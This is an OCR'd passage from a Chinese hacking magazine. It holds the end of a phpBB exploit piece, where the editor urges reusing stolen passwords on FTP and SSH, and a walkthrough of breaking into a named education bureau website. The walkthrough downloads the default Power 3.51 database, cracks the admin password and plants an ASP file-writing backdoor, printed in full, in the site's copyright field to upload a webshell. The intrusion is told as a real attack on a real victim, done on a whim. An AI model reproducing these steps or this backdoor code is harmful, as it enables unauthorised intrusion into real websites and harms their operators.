


图8

这是利用了PHPBB的另一个暴绝对路径的漏洞。至于其它更完美的在后台得到Webshell的办法，由于本人技术十分有限，研究数天也没有找到太通用的拿Webshell方法，实在是美中不足！如有任何问题请到X官方论坛发帖共同探讨。

（文章中涉及到的工具PHPBB漏洞利用工具、phpbb_db_backup.sql、ASP+PHP两用Shell已经收录在光盘中）


小编点评：

PHPBB在国内的用户还是比较多的、台湾同胞也有很大一部分用户使用该论坛程序。这次暴出的这个漏洞可谓相当严重了，可惜只针对MOD版本才有效！拿到利用工具的时候小编测试了一下，发现许多论坛还是可以成功利用的！可惜后台拿Webshell的方法始终不够完美，局限性都非常大。不过要是结合社会工程学尝试用得到的密码登录FTP、远程终端、SSH什么的或许也会有意外的收获哦！

教育局网站？黑的就是你

伤心的鱼[SST]

这天与黑客X档案的论坛管理员小3同学瞎侃，他说这个假期要拿够他们省内20个教育局的站点。正好本人从小就对国内的教育事业非常失望，既然小3同学要搞站，那我也就不用闲着了（小编注：现在的人黑站的理由真是千奇百怪，闲得无聊了可以黑站，对社会不满了，也要黑站。只是苦了那些网站，无缘无故的就成了受害者）。随便找了一个他发过来的链接，是洛江教育信息网，如图1。


图1

这个网站使用的是ASP，随便点了个链接，习惯性的在后边加了个“'”，结果提示“处理 URL 时服务器出错。请与系统管理员联系。”看来是使用了某个防注入系统，如图2。

使用啊D扫了一下也没有发现注入点，有些叉子看到没有注入点可能就会放弃了，其实不然 我们还有N种办法来搞定的！既然没有注入点，那我们就来看看它的后台，使用啊D扫出了几个后台，打开一看，原来对方使用的是Power3.51（也就是动力系统），如图3。




图2




图3

我试着使用默认的用户名admin以及密码admin888来尝试登录，提示密码错误，如图4。想来管理员也不会这么白痴。现在又不能注入，默认密码又不对，一时间有点不知所措了。过了一会儿，我突然想到MY动力3.51以前自己曾架设过，那能不能下载默认数据库呢？说干就干，因为MY动力系统的数据库文件名超级长，很难记住的，因此我只好到网上下载了一份Power 3.51。很快就找到了默认的数据库路径Database\adsfkldfogowerjnokfdslwejhdfsjhk.mdb。很长吧，要不是下载了进行查看，谁能记得住这么长的名字！直接在浏览器地址栏是提交进行下载，很幸运的弹出了下载窗口，如图5。




图4




图5

管理员虽然使用了防注入程序，但是却没有更改数据库的路径。打开数据库，找到Admin表段，发现只有一个用户fxysonic，想必就是那个超级管理员了，如图6。




图6

马上把密码拿到www.cmd5.com上进行查询，顺利得到了密码明文，然后登录后台，如图7。




图7

再一次见到了MY动力的后台，相信看过七期杂志的朋友一定还记得“天空－坏孩子”的那篇文章“自立更生搞定MY动力后台”。我使用他的办法试了一下，首先使用空数据库，就是刚才下载的那套Power系统，只留一个Admin表，其余的都删掉。然后我们先备份一下数据库，记下地址，如图8。




图8

目的是过会儿要恢复目标站的数据库，然后我们在添加文章那里把那个改过后的数据库文件改成jpg的后缀进行上传，并记下地址，如图9。




图9

接下来我们点恢复数据库，在地址里填UploadThumbs/2007829223819242.jpg，也就是我们刚记下的路径，然后再备份就会出现新的登录框了。相信大家都看过那篇文章，但是我实验了N次都没有成功，而且还把网站搞毁了好几次，不知道是不是我RP不好的毛病又犯了。既然别人的方法不行，那我们就得自食其力了。在QQ上问了几个朋友，有人说在版权信息那里没有字符限制，可以传一个类似小马的东西，并传了一份代码给我。我马上在本地测试，还真的成功了！继续回到目标站点，找到版权信息，如图10。




图10

把那里替换成如下代码：

```
版权所有 Copyright? 2003 <a href='http://www.asp163.net'>动力空间</a>'  版权信息
  if Request("xiaoxin")="520" then
  dim allen,creat,text,thisline,path
  if Request("creat")="yes" then
  Set fs = CreateObject("Scripting.FileSystemObject")
  Set outfile=fs.CreateTextFile(server.mappath(Request("path")))
  outfile.WriteLine Request("text")
  Response.write "小新恭喜"
  end if
  Response.write "<form method='POST' action='"&Request.ServerVariables("URL")&"?xiaoxin=520&creat=yes'>"
  Response.write "<textarea name='text'>"&thisline&"</textarea><br>"
  Response.write "<input type='text' name='path' value='"&Request("path")&"'>"
  Response.write "<input name='submit' type='submit' value='ok' ></form>"
  Response.end
  end if
  %>
```

然后进行保存，如图11。

这时候千万别跳转任何页面，直接在IE地址栏内将admin/Admin_Login.asp替换成inc/config.asp?xiaoxin=520，为什么呢？这是因为在上面版权信息里的代码是一段发送程序，利用inc/config.asp相关文件信息。写入这个页面之后会发现得到一个类似于小马的后门。在上面填入你的ASP木马代码，下面则写上路径，如图12。然后点OK，直接在inc目录下就会发现了我们上传的大马1.asp了，如图13。




图11

